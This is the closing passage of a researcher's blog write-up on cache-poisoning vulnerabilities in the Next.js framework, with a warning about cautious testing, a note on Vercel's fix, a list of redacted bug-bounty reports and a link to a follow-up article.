Unlike classic cache-poisoning attacks, using a cache-buster is very rarely possible (the poisoned cache being *-first and foremost-* that of the framework), testing on programs must therefore be carried out with the greatest caution, the damage caused by this attack can be very significant. Take seriously what I say here, blowing up the main page of a fortune 500 with a popup alert in the middle will potentially shorten your career as a bug hunter, SR or whatever you call yourself.

For your tests, either choose an unimportant endpoint or ask the target program team for permission to continue testing.

Conclusion

The Next.js framework is currently downloaded nearly [6 million times weekly](#), making it one of the most popular JavaScript frameworks today. Many sensitive platforms rely on it, meaning that vulnerabilities of this nature can have devastating consequences for both users and businesses, affecting both availability and confidentiality, as highlighted in this research.

Fortunately, the Vercel team responded quickly, implementing a fix and issuing a security advisory to inform users, urging them to apply the patch as soon as possible to mitigate the threat.

On my side, I was able to send many reports relating to these vulnerabilities, whose severity is between **High** and **Critical** depending on the possibility or not to chain the CP to a SXSS. All sectors were affected, some of which were extremely sensitive platforms: money transfer, cryptocurrency, e-commerce... Most of them have resulted in nice rewards, including several 5-digit bounties.

- ☐ #26 █████ Cache-Poisoning leads to █████ August 31, 2024
█████
█████ Critical
- ☐ #27 █████ Stored XSS via cache-poisoning 3 days ago
█████
█████ Critical
- ☐ #27 █████ Cache-Poisoning leads to making 5 days ago
█████
█████ Critical
- ☐ #26 █████ Cache-Poisoning leads to █████ September 5, 2024
█████
█████ Critical
- ☐ #26 █████ Cache-Poisoning I █████ 24
█████
█████ Critical
- ☐ #26 █████ Cache-Poisoning leads to █████ Sep
█████
█████ Critical
- ☐ #26 █████ Cache-Poisoning lea █████
█████
█████ Critical
- ☐ █████ Cache-Poisoning leads t █████
█████
█████ High
- ☐ █████ Cache-Poisoning leads t █████
█████
Submitted 2 months ago █████

Resolved
Cache-Poisoning lead
Medium

Accepted
Cache-Poisoning
Critical

Cache-Poisoning leads
in progress
P2 Triaged

Cache-Poisoning
in progress
P3 Triaged

Cache-Poisoning leads
in progress
P3 Triaged

Cache-Poisoning to Sto
in progress
P1 Resolved

Cache-Poisoning
[https: █████]
P2 Resolved





some wins

[?] **Check out how I bypassed the fix for this vulnerability by chaining a race condition with cache poisoning (potentially leading to SXSS) here:**

[Eclipse on Next.js: Conditioned exploitation of an intended race-condition - CVE-2025-32421](#)

Other articles about new research are in the pipeline and coming soon -in shaa Allah-, feel free to follow my updates on X.

Thank you for reading.

Al hamduliLlah;

[zhero](#);

Published in January 2025.

Archived from <https://zhero-web-sec.github.io/research-and-things/nextjs-cache-and-chains-the-stale-elixir>. Rendered offline from the local Markdown copy.